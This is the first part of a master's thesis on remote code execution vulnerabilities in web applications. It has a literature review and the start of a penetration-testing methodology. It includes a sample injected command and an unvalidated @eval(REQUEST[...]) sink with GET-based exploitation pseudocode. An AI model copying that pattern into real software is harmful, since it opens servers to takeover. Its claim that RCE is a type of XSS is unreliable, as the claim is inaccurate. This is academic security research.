# Quantitative Assessment on Remote Code Execution Vulnerability in Web Applications

**By**

Umam Mustain

Student ID: 161-44-126

**Supervised by**

Md. Maruf Hassan,

Assistant Professor,

Department of Software Engineering

A thesis submitted in partial fulfillment of the requirement for the degree of Master of Science in Software Engineering

**Department of Software Engineering**
**DAFFODIL INTERNATIONAL UNIVERSITY**

Summer – 2019

## APPROVAL

This **Thesis** titled "**Quantitative Assessment on Remote Code Execution Vulnerability in Web Applications**", submitted by **Umam Mustain, 161-44-126** to the Department of Software Engineering, Daffodil International University has been accepted as satisfactory for the partial fulfillment of the requirements for the degree of M.Sc in Software Engineering and approved as to its style and contents.

**BOARD OF EXAMINERS**

[illegible] 25/09/19

**Dr. Touhid Bhuiyan**
**Professor and Head**
Department of Software Engineering
Faculty of Science and Information Technology
Daffodil International University

**Chairman**

[illegible] 21/09/2019

**Dr. Md. Asraf Ali**
**Associate Professor**
Department of Software Engineering
Faculty of Science and Information Technology
Daffodil International University

**Internal Examiner 1**

[illegible]

**Mohammad Khaled Sohel**
**Assistant Professor**
Department of Software Engineering
Faculty of Science and Information Technology
Daffodil International University

**Internal Examiner 2**

[illegible]

**Dr. Md. Nasim Akhtar**
**Professor**
Department of Computer Science and Engineering
Faculty of Electrical and Electronic Engineering
Dhaka University of Engineering & Technology, Gazipur

**External Examiner**

## Declaration

To complete the Master's program in Software Engineering Department at Daffodil International University it is required to submit a documentation of the undertaking that has been performed in the thesis/project period. I hereby declare that; this thesis has been conducted to fulfill the requirements of the program I undertook. This work was performed under the supervision of Md. Maruf Hassan, Assistant Professor, Department of SWE Daffodil International University. I must also declare that neither this study nor any part of it has been submitted elsewhere for award of any degree or diploma.

[illegible]

Umam Mustain
ID: 161-44-126
Department of Software Engineering
Faculty of Science and Information Technology
Daffodil International University

[illegible]

Md. Maruf Hassan
Assistant Professor
Department of Software Engineering
Faculty of Science and Information Technology
Daffodil International University

# Table of Contents

## Acknowledgements

First, I would like to express my gratefulness to almighty Allah for His divine blessing for giving us the opportunity to complete this thesis.

I would also like to show my profound gratitude towards my supervisor Md. Maruf Hassan, Assistant Professor, Department of SWE Daffodil International University, Dhaka. His vastknowledge and interest in the field of Cyber Security has motivated me to perform this research work. Hisincessant encouragement, continuous guidance and tireless supervision, productivefeedback, and correcting errors and mistakes at each and every stagehaveprompted me to complete my thesis.

I would like to express my heartiest gratitude toDr. Touhid Bhuiyan, Professor and Head, Department of SWE, for his continuous support and encouragement. I would like to acknowledge and credit the Cyber Security Centre of Daffodil International University for help in conducting this study. Also, want to show gratitude to the organizations who gave the permission to examine their web applications for this study. Finally, I must show the due acknowledgement and respect to the unvarying support and patients thatmy parents showed throughout my study.

## Abstract

With the exponentially increasing use of online tools, applications that are being made for day to day purpose by small and large industries, the threat of exploitation is also increasing. Remote Code Execution (RCE) is a known threat that is considered one of the topmost critical and severe web applications vulnerability and one of the major concerns among cyber threats, which can exploit web servers through their functionalities and using their scripts/files. RCE is an application layer vulnerability caused by careless coding practice which leads to a huge security breach that may bring unwanted resource loss or damages. An attacker may run malicious code to take control of the besieged system with the privileges of avalidclient with this vulnerability. Then the attackers attempt to advance their privileges after gaining access to the system. Remote Code Execution can lead to a full compromise of the vulnerable web application as well as the web server. This chapter highlights the concern and risk needed to put under consideration caused by RCE vulnerability of a system. Moreover, this study and its findings will help application developers and its stakeholders to understand the risk of data compromise and unauthorized access to the system. Around 1011 web applications were taken under consideration and experiment was done by following manual double blinded penetration testing strategy. The experiments show that more than 12% of web application were found vulnerable to RCE. This study also explicitly listed the critical factors of Remote Code Execution vulnerability and improper input handling. The experimental results are promising to motivate developers to focus on security enhancement through proper and safe input handling.

**Keywords:** Web Vulnerabilities; Remote Code Execution (RCE); Input Validation; Data Breach.

# Chapter 1

## 1.0 Introduction

Web applications are an inseparable part of our modern life. The dependency on these applications is increasing exponentially with each passing day. We access these web applications on a daily basis to fulfill different purpose. This allows these web applications to store, process or manipulate sensitive user data. This magnitude of data is turning web applications into an attractive target for security attacks. Attacks like these make target of small businesses as well as tech giants. Security experts are always improving the techniques to prevent systembreaches,but it's still not enough as security attacks are becoming more and more advanced and structured day by day. Attackers change their exploitation techniques to stay ahead of the update defense mechanisms. Remote Code Execution (RCE) is considered one of the more damaging threats among all other web attacks(https://www.owasp.org/index.php/Top_10_2017-Top_10).

### 1.1Overview

Nowadays one of the most preferred methods for infiltrating into a network is Remote Code Execution (RCE).RCE occurs due to vulnerability that allows an attacker to injectmalevolent code into a system and the code is executed by theparser without any verification (https://www.drizgroup.com/driz_group_blog/what-is-remote-code-execution-attack-how-to-prevent-this-type-of-cyberattack). It can be executed only when there is vulnerability in the system that allows injection of a malware. The developer of the web application doesn't intend to leave vulnerability in the application. But as the number of user input fields that are being added to modern web application, are increasing; it has become extremely common to not notice a vulnerable user input field by accident. These malwares exploit the present vulnerability to provide remote access to the attacker. After gaining access of the system, the attacker over time try to gain more control over the total system till the attacker has the access to make alteration to the system codes and take over a computer or a server. It may causecomplete obliteration of the web application and server.

RCE manipulates loopholes in applications to get access of the stored data (Mahmoud, et al.,2017). As per the studies conducted by SANS and OWASP it is one of the most common web vulnerabilities (Biswas, et al., 2018). Detecting this type of attack is difficult as the attack at first sight looks harmless but with time takes over all authentications on client-side(Zhang, et al., 2007).It is as potent as SQLi(Farah, et al., 2015), Cross-Site-Scripting (XSS) (Shrivastava, et al., 2016), Buffer Overflow (Deckard, 2005), Local File Intrusion (LFI) (Hassan, et al., 2018) and Broken Authentication (Huluka and Popov, 2012). In recent years RCE attack has been spotted in many well-known systems.

One of the prominent examples of RCE vulnerability is the CVE-2018-8248, better known as "Microsoft Excel Remote Code Execution Vulnerability". The attacker can gain full control of the compromised systemas long as the user of the system utilizes the admin user rights to log into the computer. The attacker then canalter any data; install or uninstall any programs; or create or delete accounts with total control of the system. According to the report of Microsoft, there were two methods for the delivering CVE-2018-8248 vulnerability. Either it could be through anemail that had a particularlydesigned file that contained a tainted version of Microsoft Excel, or it could be via a website that the attacker had hosted or compromised, which contained a specially built file crafted to abuse the vulnerability. In the both situations, the attacker has to persuadethe users to open the specially crafted attachment or the link that allows the execution of the code (https://www.solarwindsmsp.com/blog/remote-code-execution%C2%A0).

Thousands of systems were tainted by the infamous WannaCry malware and more than 148,000 computers were compromised on 12th May, 2017. WannaCry is a remote code execution malware that uses Microsoft Server Message Block (SMB) to spread into the other systems. This protocol is used for the distributionof access of files, printers and other resources inside a private network. This malware allowed the attacker to encrypt victim's files and locking out computer with no access for the original user. Then the attacker blackmails the victim to pay ransom to decrypt or unlock the files of the system (https://www.solarwindsmsp.com/blog/remote-code-execution%C2%A0).

More recently in according to (https://www.netsparker.com/blog/web-security/remote-code-evaluation-execution/), in December 2017 88% of all the RCE attacks that were sending requests to external sourceswas trying to download a crypto-mining malware in to the system.The motives of these attacks were to try and exploit vulnerabilities in the system's source code, toinstall and run different malware that targeted crypto-mining. The malware mainly prevents the processing unit from doing other tasks by overclocking the CPU and thus causing denial of service (https://www.netsparker.com/blog/web-security/remote-code-evaluation-execution/).

According to (https://www.imperva.com/blog/new-research-crypto-mining-drives-almost-90-remote-code-execution-attacks/)VRTSweb is a wrapper for apache tomcat. Products that have a web-interface use it to listens on port 14300 for administrative connections. In VRTSweb Remote Code Execution attack a crafted xml request on this port is sent that can cause arbitrary code execution from any location as the attacker wants. When this code gets executed, it may lead to a full compromise of the victim server. Symantec has ranked this attack as severity high.

The attacker can have numbers of reasons for executing malicious code but the main motives tend to be personal and/or financial gain. Nearly 90% of RCE attacks take place for crypto-mining. When a transaction takes place, a crypto-currency miner must comprise the exchange by adding it to the block chain. The miner must solve complex mathematical problems in order to validate the transaction by establishing its data with a certain block (https://www.symantec.com/security_response/attacksignatures/ detail.jsp?as id=23335).

RCE has caused harm to both big and small organizations and if kept unchecked may cause damage on a high scale.Due to the potential of damage to a system of an organization, multiple research work has taken place. RCE is one of the most critical web app vulnerability that brings huge security risk that can lead to a full compromise of the application and server. The security threat of this vulnerability opens the door of discussion and research to prevent and mitigate the risk caused by it. User authentication and access control problem has been mentioned in many researches.

## 1.2 Background

According to (Zheng and Zhang, 2013)Remote Code Execution (RCE)is a more refinedtype of Cross Site Scripting (XSS) attack. REC happens due to the client inputs not being validated,parsed and executed. Nevertheless, this attack requires synchronized requests that are made to several server scripts. The sessions of each of these requests may as well be required. Thus, between server and client a multi-round communication is conducted. Also, both the parts of the client inputs(string and non-string) is required to be altered and even occasionally, the inputs are constructed in such a way that they are not even authentic inputs.

According to (Hydara, et al., 2015) total 115 research related to cross-site scriptinghas been conducted from 2000 till 2012. RCE is a deadly attack, but not much emphasis has been put on it separately and so very few researches have been done on RCE. As a result, the caution level for building up detection and prevention techniques is also low.

But in reality, the threat from this type of attack is not decreasing and the amount of RCE vulnerable application is quite high. To raise the caution level and to help the detection and prevention of REC we have worked to in this research to bring REC into light so that more research is done on it.

## 1.3 Motivation of the Study

RCE affects the authenticity and integrity of an application or system. The attacker can input and execute server-side scripts and even take total control of the system. RCE is an intricate version of the Cross-site-scripting (XSS) attack. But in the cyber security domain of research RCE is not widely worked on. As a result, the threat of RCE is on the rise. In this study a significant number of web application were found vulnerable to RCE.Thus, we wish to make this factor known to the researchers of this domain.

## 1.4 Scope

Depending on the 129 RCE vulnerabilities RCE vulnerable patterns can be analyzed and using the patterns we can improve the prevention technique. Also, as RCE is a sophisticated version of XSS, these vulnerable patterns can be also used in detecting other types of XSS attacks.

## 1.5 Research Question

The questions that this study attempts to tackle are:

- Are there any web application sector which is significantly more vulnerable to RCE?
- What are the major reasons of RCE vulnerability?

## 1.6 Objective

The objectives of this study are:

- To find the web application sector that are significantly more vulnerable to RCE;
- To find out the major reasons for RCE vulnerability.

## 1.7 Organization of the Documentation

**Chapter 1:**The background and overview for doing this research is contained in this chapter. It also contains the motivation, objective and scope of this study along with the organization of the documentation.

**Chapter 2:** This sectioncomprises of the summarization of the research works that has been conducted on the related topics.

**Chapter 3:**The Proposed Method for conducting this study is described in this chapter.

**Chapter 4:** This chapter demonstratesthe results and analysis of the research work.

**Chapter 5:** Thissection contains the discussion and future work of the topic followed by the references used in the research.

## 1.8 List of Tables

## 1.9 List of Figures

# Chapter 2

## 2.0Literature Review

As the world is expanding its domain in the world of internet, the dependency on online application has risen. With that the threat of security breach is becoming a major threat. In recent years due to IT security breach companies and their clients, and even governments are facing major losses. The information in government websites are used to store a lot of important data and compromise of this data may end up creating crisis at a national level. The study (Ismailova, 2017)has investigated e-government web sites in Kyrgyz Republic. They checked the usability, accessibility and security aspects of these sites. The study analysed a total of 60 sites among which 55 wereregistered in the Kyrgyz Republic’s State Information Resources and other five were not incorporated in the list. Several automatic evaluation tools were used to conduct this research. According to them, Kyrgyz Republic’s government sites have a 46.3 % error rate in usability, 69.38 % error rate in accessibility, 94.24 % of sites have prolonged upload time, and broken links were found in 44.23 % of the sites. However, about 70 % of these sites that failed to pass priority 1 checkpoints had accessibility errors. The study (Gupta and Gupta 2017) has analysed web applications and Internet-based facilities like bank support, hospital services, monetary services, and trade etc.They also highlighted some serious vulnerability that are commonly found in the web applications nowadays and shed some lighton these vulnerabilities. According to their study, one of the top most common vulnerabilitythat is found in web applications is Cross-Site Scripting (XSS) attack. These lacks in security causes several issues such as identity theft, information theft, data loss, system failure and also financial losses. Teams of cyber security experts are coming up with different methods to tackle the situation. Though the several investigations that have been conducted on cyber security attack, the attackers are always changing and updating their techniques making it hard to track and stop these attacks. Every day they are coming up with new techniques to bypass the present security systems. In order to be protected and reduce the damage caused by these threats, malware and cybercriminals, we need to strengthen systems and change our approaches towards these attacks.

## 2.1 Web Vulnerability Detection

Different researches are being done to understand the vulnerabilities of web and finding ways to solve them. According to (Hydara, et al., 2015) we can see that a good amount of research has been done on injection attack XSS from 2000 to 2012. The team of researchers has filtered the final research scope to 155 papers depending on the research question, the quality of the paper, where it was published, quality assessment and other criteria. They have mainly focused on attack prevention and vulnerability detection. The type of XSS that was addressed in most of the papers that were selected for this study was reflected XSS. In research (Gupta, et al., 2018) a view of the current phishing literature up to the year 2015 has been provided, to determine the seriousness of this issue and present an overview of evolution in this field of research. They also focused on the current phishing practices and the means to prevent them. This gives us a view of the concerns and challenges that we need to overcome this research domain. The Research (Anis, et al., 2018) develops a set security policy for web applications that will help prevent cyber-attacks and demonstrates the secure coding practices. The team has developed a module for integrity verification that will prevent the tamperingof code at the runtime. In the study done by (Singh and Dua 2018) a tool named is proposed Vampbug Vulnerable WebApp (VVWA), where attacks can be ethically performed to learn more about the vulnerabilities. The research team reviewed large number systems with different sorts for hindrances such as, convoluted framework, extra foundation, developers' ability, inherent limitations, run-time overhead, fractional implementations, and cosset from claiming sending, no secure channel, reaction delay, false positives and false negatives.

In the research done by (Shahzad, et al., 2019), the team has collected a large set of vulnerability data from three repositories which are, the vulnerability data collected by Freietal (FVDB)Open Source Vulnerability Database (OSVDB), and National Vulnerability Database (NVD). Between the year of 1988 and 2013, this vulnerability data set has collected a total of 56077 data. They also analysed software vulnerabilities along the eight different dimensions. To analyse patterns in these vulnerability data set, association rule mining was used to extract the rules to represent how the hackers tend to exploit and vendors tend to use patches to prevent the attack. The study (Khalid, et al., 2018) proposes an approach called NMPREDICTOR that is composed with two-tier to predict vulnerable files. The text features and software metrics are considered together, and combined multiple prediction models to improve the accuracy of predicting a potential threat. At the beginning,taking a training set the system constructs 6 different models of prediction. Then analysing the prediction results provided by the six underlying prediction models, VULPREDICTOR builds a final prediction model. The research team plans to experiment with more vulnerability and investigate features that can be used along with the software metrics to enhance the efficiency of the classification algorithm. Different approaches are being taken to strengthen the defence mechanism against web vulnerability.

Among all other vulnerabilities one of the most damaging types of vulnerability is the injection attacks. In this style of attack, malicious code is injected into the system via a query or any injection malware that enables them to execute remote commands in the systems which will them the authority to read or modify a database, or program code on a website(https://www.ibm.com/support/knowledgecenter/en/SSB2MG_4.6.0/com.ibm.ips.doc/concepts/wap_injection_attacks.htm). These systems then become the attackers' base of operation through which they can steal data of the users of that system. Many research teams are working to find the pattern of these types of attacks which can be used to identify any potential attack and prevent them. The study (Binduf, et al., 2018) discusses about the use of an active index across severalcorporations to create a centralized organization of user logins into corporation's network. The network of a Saudi corporation that does not employ active directory is analysed in this study. The active directory servers have some vulnerability, there are several guidelines that can be used to address the security issues and also there are many available ways to improve the security of the network. This study tries to focus on the importance of active directory system for organization security. The Research (Ma, et al., 2006) presents a methodology to capture the traffic at several vantage points and the observed polymorphism. This technique reveals major code sharing between different attackergroups, and accurately captures the alteration among exploits within each group. This will help us to better understand the progression of remote code injection attacks. The purpose of the study is to strengthen the perceptive of the malwares today. (Ahn, et al., 2010) introduces a logic-based policy management scheme that focuses on XACML policies.This can be considered as identification and imposing of access control policies for web applications and services. The aim of (Muñoz, et al., 2018) is to attainenlightenment on the interaction between blackbox tools and the analysed web applications. The process is to gather information on the execution process such asthe employment of resources, number of attack initiated, alerts that was provided by the tool and number of vulnerabilities that showed up. Then the information wasevaluatedagainst the result accumulated from each tools. The research (Arshad, et al., 2018) presents anextensivestudy on theimplication of Relative Path Overwrite. It also discusses a range of factors that can be used to prevent the exploitation of this vulnerability and figure out those ways to counteract, which is able to mitigate this attack. The study (Hasan and Meva 2018) has analysed overview of the penetration testing process and its limitations and includes various tools which are helpful to conduct Vulnerability Assessment and Penetration Testing (VAPT) process of such high-risk vulnerabilities. Another study sheds light on available tools that can test the CSRF vulnerability to identify the solutions that are available to prevent attacks. The optimal tool is identified by analysing the techniques implemented in each of the solutions. Tests were conducted in opposition to the exploitation techniques ofvulnerabilities. The nest test was executed afterthesolution was implemented into the web application,to evaluate the effectiveness of the each individual solution. Aside that they proposed a solution which will integrate the two different techniques, the passing of random token and the validation of the tokens on the server side (Semastin, et al., 2018).

The study (Huang, et al., 2019) proposes the TFI-DNN which is an automatic vulnerability classification modelthat is built based on three methods; Deep Neural Networks (DNN), Term Frequency-Inverse Document Frequency (TF-IDF), and Information Gain (IG). In TFI-DNN model, all three of these algorithmsare used to extract the description text's features and decrease the high-dimensional word-vector space. A DNN neural network model is constructed using the extracted information. Then using the vulnerability data acquired form the National Vulnerability Database (NVD) the model was trained and then tested. Another research analysed all possible 2-, 3-, 4- and 5-SAT diverse configurations and found that all of them failed to find the vulnerabilities in the plug-ins. But considerable amount of ability to detect the vulnerabilities was displayed by SATs. It also provided am guidance on which SAT combination displayed the most vulnerability detection ability, with the false positive rate reduced(Algaith, et al., 2018). The research done by (Moniruzzaman, et al., 2018) proposes a server-sidemodel forbanking websites by means of machine learning approach that will detect the Web Injection. In this method the Document Object Model's (DOM) characteristicsare collected and classified, which is used to detect malicious code. The model was tested in both simulated banking environment as well asthe real worldbanking environment. The system first analyses DOM in the customer'sweb-browser and sends back the extracted features to the server. A machine learning model that has been trained beforehand uses the stored features to classify the new page. After the feature responses are sent back to the server, it classifies the site. It will send a negative responseto the server if it detects any unusual content, which will indicate that this page is unsafe to browse in. Another research develops a server-side approach that can distinguish between the legitimate one and injected JavaScript code, without source code instrumentation. The JavaScript features analysis process is used in this approach and also the hash is used for each extracted method definition (Lalia and Sarah 2018). The injection attacks are of several types and all of them have devastating outcome. But among them XSS is one of the deadliestattacks.

## 2.2Cross Site Scripting Attacks

Among these methods of detection and prevention the majority focuses on XSS as it is one of the more harmful than other injection attacks. In XSS the attacker injects malicious scripts into benign and trusted websites and uses it to spreadmalevolent code into other end users' system. Web applications that are vulnerable to XSS are quite extensively spans throughout the internet and may take place anywhere in any web application. (https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet ) XSS uses input fields that take a user input and generates the output without validating or encoding it. Through this attack malicious scripts can be injected to any unsuspecting client. Thenclient's browser executes the malicious script and thus the attacker gains access to any sensitiveinformation including cookies, sessions,and tokens. Researchers are forging different prevention and defence mechanism to stop XSS. A study focused on SQLi, BAC and cross-site-scripting (XSS) web application vulnerability reveals application layer weaknesses by performing code level problem analysis and suggested a developers guideline to secure web (Al-Khurafi and Al-Ahmad, 2015). A study was conducted by experimenting on 359 different educational websites. Another study was conducted on XSS vulnerabilities which show 75% web applications are found to be vulnerable to CSRF and 45% web applications are found to be vulnerable to XSS among 500 data set samples (Alam, et al., 2015). In another study have discussed about how XSS is performed, types of XSS, method of checking if the application is safe from XSS or not, and the impacts of XSS. It also introduces various examining tools for the XSS vulnerability and sums upall the availablepreventativemethods against XSS (Ambedkar, et al., 2016). The report (Pranathi, et al., 2018) has reviewed about how cross-site scripting vulnerabilities can be misused. Here different attack situations were exhibited for each of the three kinds of vulnerabilities (i.e. local, reflected, and persistent). The study done by (Taha and Karabatak 2018)has recorded the threats, principles and aspects, dangers and types of XSS. It also presents someforms of regular expressions that can beutilized to detect threats. They also attempted to develop an extension for browsers that willinvoluntarily detect and thwartmalevolent code from running inside the web. The study by (Marashdih, et al., 2018) focuses on the threats that were introduced with PHP and highlights the methods for detecting XSS.

Another research conducted on XSS detection, mainly focused on GET and POST method of the applications which prevents stored, reflected and DOM-based XSS (Gupta, et al., 2017). The paper by (Sivanesan, et al., 2018)describes the progress of a Google Chrome extension that will keeps track of different attack vectors i.e. HTML 5 tags and their attributes which has the potential to be used spitefully. Whenever a possibility of XSS attack is discovered while the user is accessing a website, this extension will generate an alert for the users. Another research captures packets data from the tested network using Snort. Snort is used for decoding packet, pre-processing data, detectinganomalies, and sending output to the plug-ins. Also the behaviour of the XSS attack is investigated using the regular expression technique. The core method is to investigate the recognition and detection of the XSS attack through pattern matching of regular expressions and a pre-processing the data(Zalbina, et al., 2017). Research by(Dong, et al., 2014) has identified 14 XSS attack vectors that has been introduced with HTML5.They separated the new tags and their attributes and performed systematic analysis on them. It has presented a repository of XSS test vector and a dynamic detection tool for XSS vulnerability. This tool is able to detect seven different exploitable vulnerabilities of XSS attack. In the research executed by (Salas and Martins, 2014), the team uses diverse testing procedures like Penetration Testing and Fault Injection to demonstrates the stoutness of different web services. Security attacks in different applications, such as Denial-of-Services or spoofing attacks are detected using these techniques.New vulnerabilities are also detected by the system, before they can be subjugated. To discover vulnerabilities and imitate XSS attack the techniques use different tools. An analysis of the Security Tokens against XSS attack and the stoutness of Web services with WS-Security is provided in this research. A deep learning based XSS detection approach named DeepXSS has been presented in (Fang, et al., 2018). Using a demo website (http://www.deepxss.tk/) this method has been tested. The key contributions of this research are, presenting an idea of a decoder for detectingmalevolent script attacks effectively by reinstating the bona fide data, and buildinga word-vector using the word2vec that will extract the XSS payloads' semantic information.Another study proposes an analytic model named Cookie Scout thatuses the values that are stored in the parameter of cookie of the client's device to prevent XSS attacks. Through the parameters it presents a behavioural analysis of the cookies. It also presents an algorithm to block a XSS attack that can be developed in any programming language(Rodríguez, et al., 2018).

The Study (Wang, et al., 2018) offers a few newtypes of data and techniquesfor tainting thebrowsers' rendering mechanism. It also automatically verifies the vulnerability by deriving attack vectors. To verify the proposed DOM-XSS detection method, a prototype system was implemented by the team. The method modifies the JavaScript Core and Web-kit in WebCore engine to accomplish its objectives. Another study done by (Wang, et al., 2018) proposed a detection method for XSS injection vulnerability in webmail system, and built a tool for detectingthe attack. In the proposed method, the attack vectors are automatically constructed and distorted mails are generated for the purpose of detecting vulnerability. The team also applied this tool on some of the popular webmail systems and found XSS vulnerabilities in seven of those webmail. To limit the web attacks (Mereani and Howe 2018) proposes a detection model that uses SVM, k-NN and Random Forests, which will build classifiers for JavaScript code. According to their demonstrationusing unique feature sets that are created by combining language syntax and behavioural features can result into classifiers that can provide high precision and exactitude on real-world data sets without the need ofany restriction. It offers a set of program features, which has been drawn from program behaviours and program syntax.A dataset of scripts that has been collected from multiple sources is also collected through the system. Another research team injects malevolent scripts on web applicationsto demonstrate the XSS vulnerabilities in real world scenario. It also initiates "Secure XSS layer", a client-side XSS detection and prevention technique that uses sensitivity and F-measure through which the accuracy and performance of the proposed framework is calculated (Madhusudhan, 2018). In the research done by (Kaur, et al., 2018), demonstrates a machine learning approach for analysing and identifyingthe blind XSS attacks. As the execution time of blind XSS attacks is indefinite, it becomes very difficult to detect this type of attacks. Also, as the payload of this type of attack presents a different behaviour from rest of the variantsof stored XSS there are very few resources available to review. A linear Support Vector Machine (SVM) classifier is used in the proposed approach to analyse the behavioural pattern of the blind XSS. The difference between the features of blind and stored XSS can be determined with the help of this classification. Malevolent payloads that have a possibility to getinjected into the databases of different web applications can be identified using this result.

The study (Gupta and Gupta, 2018) presents XSS-Secure, a novel framework, which can detect XSS worms from the Online Social Network (OSN)-based web applications. It has two modes to operate in. In the training mode the extracted variables of JavaScript code are sanitized and stored into the Sanitizer Snapshot Repository (SSR) and OSN web server. The system compares between the sanitized HTTP response (HRES) which is produced at the OSN web server and the stored responses at the SSR. It executes this in the detection phase. If the HRES message demonstrates any deviation then it gives the indication of XSS worm injection. In the studyby (Chen, et al., 2018)explains the method and implementation of a XSS defence mechanism that is based on Moving Target Defence (MTD) technology. In order to differentiate between the bona fide JavaScript code and the malevolent code injected by the attackers, this method adds a random attribute to each unsafe element in web application. Then to verify those random attributes, a security check function is used. If the value of the random attributes is altered or the whole attribute goes missing, then that code is obstructed from execution. In study (Gupta and Gupta 2018), a server-side JavaScript feature injection-based model has been suggested that depends on the notion of inserting the JavaScript features with the intent of discovering the variation between different types of XSS attacks and observe the HTTPresponse features. In order to detect the malevolent payloads,the system adopts "Injecting the context-sensitive sanitization routines". The system generates rules on a regular basis and in order to detect the presence of XSS attack vectors injects context-sensitive sanitization routines. For the exposure and mitigation of malevolent attack vectors of XSS for Online Social Network, the study by (Kaur, et al., 2018) suggests model that is built based on nested context aware sanitization method. This model has two modes, Offline and Online.In the offline mode Java Scripts from webpage is extracted, features are calculated and for additional usage stored into the depository. On the online mode URI links are extracted and features are analyzed in comparison with offline mode's feature repository to detectanomaly.

## 2.4 Remote Code Execution Attack

A special type of XSS attack is the Remote Code Execution (RCE) attack (Zheng and Zhang, 2013). It mainly focuses on gaining access and making changes to a foreign computer, regardless of where the computer is located. It slowly gains control over the foreign computer over time. Prevention method has been developed to counter REC but it still is quite prominent as there are a good number of web applications still vulnerable to it. In this paper (Sommestad, et al., 2012), the author mentions the existence of RCE in the software called Basilic (1.5.14) that contains loopholes and the issue was in line number 39 of a file named diff.phpthat was stored in the folder named 'config'. However, to prevent RCE vulnerability escapeshellarg() method has been found useful that filters out special characters. In Bangladesh, 86% of websites were found vulnerable to SQL injection[]. Research identifying the importance of influence factor behind success of remote arbitrary code execution attacks on server and client sides was done that shows that the success rates of the attacks on the server were between 15-67 percent and client-side was between 43-67 percent respectively (Hassan, et al., 2018). Another Study (Holm, et al., 2012) describes how cyber security experts assess the likelihood of a thrivingRCE attack using three important variables which are exploits for High or Medium vulnerabilities, non-executable memory, and access. The questionnaire was completed by perceiving access as the most important variable. After the experts compared with observations of actual attacks they provided estimates. These comparisons show that the gap between experts' advice and actual study result. By proposing an analysis of the remote-code execution related area into three categories, the study done by (Sanchis, 2009) presents a new concept regarding the mobile code technology. The categories are mobile code, remote code-loading and remote-code calling. The mechanisms that results of this analysis are then sorted and employed in a standardizedstructure. The difference between mobile software agent and mobile code is also being presented in this work. In the research by (Zheng and Zhang, 2013), an automated RCE vulnerability detection algorithm was proposed in aPHPsupported platform by considering context sensitive and procedural analysis. A survey has been done upon web app vulnerability detection tools like Nessus, ZAP and Acunetics for comparing the accuracy along with manual penetration testing method in detecting RCE vulnerability (Wu, et al., 2014).

Given the discussion above, it can be stated that the amount research work that has been performed on Remote Code Execution is insufficient. More RCE vulnerability focused research needs to run to handle the security threat caused by it. This paper presents a detailed research on the domains for RCE vulnerability and also the major motivating factors behind the attack.

# Chapter 3

## 3.0Methodology

Remote Code Execution vulnerability enables the attacker to access someone's computing device and make alterations. In simple words, if a malevolent script is injected into the server and is executed without validation, which results in partial or total takeover of the server then it's called Remote Command Execution. There are several exploitation techniques that have been designed to provide the attacker the access of a remote computer from the root level. The attacker may first gain only the low-level access at first, but then they keep escalating their privileges constantly until they gain the root access.  The request-based field i.e. input field-based parameter, URL base parameter are the main access points for RCE attack. After a request is sent to the server through any of the access points, the server then executes commands after validation. But in RCE vulnerable sites the server executes the code without validation thus initiating the attack.



Attacker
Write Malicious Scripts
Code
Inject Malicious Scripts into web
Website
Malicious Script May get Executed
SERVER
Return Error Message to attacker
Output


Figure 1: Remote Code Execution Process

In difference system services the trusted code behavior; computing technology and remote attestation are given privileges. In order totransfer information and data from the server to the attacker a behavior trusted code is used. Figure 1 demonstrates the of Remote code execution (RCE) process. To exploit the vulnerability in target website the attacker generates malevolent scripts such as, echo "hello"; .This code is sent to the server where it gets executed and through the server message system response is sent back to the attacker. If this message contains the informationthat the attacker required, then the website is considered RCE vulnerable.

At the beginning of the exploitation, the process checks the $_GET and $_POST based possible URLs. Meanwhile, the task gets divided into two portions on the ground of their type.

## i) RCE Exploitation Process Based on $_GET Method

By using some automated script tools and manual exploitation the attacker can abuse the RCE vulnerability through GET method. Sometimes in the applications that have GET based data transfer can be exploited due to misconfiguration of commands or lack of validation for user request. The example given in Figure 2 contains some codes that help an attacker inexploiting the RCE vulnerability of web applications.



```
Result: Print - Relevant Output
while SERVER ['Request Method'] ==" GET ()" do
    var T= Request [Value];
    if isset[T]==True then
        //Isset method check value present or not;
        return T;
    else
        return 0;
    end
end
```

Figure 2: GET Based RCE Exploitation Pseudo code

Validation of user input is one of the most importantparts of a web application designing. In this example if the application does not contain enough input validation as a result the attacker get their desired information (e.g. @eval (REQUEST["value"] );).

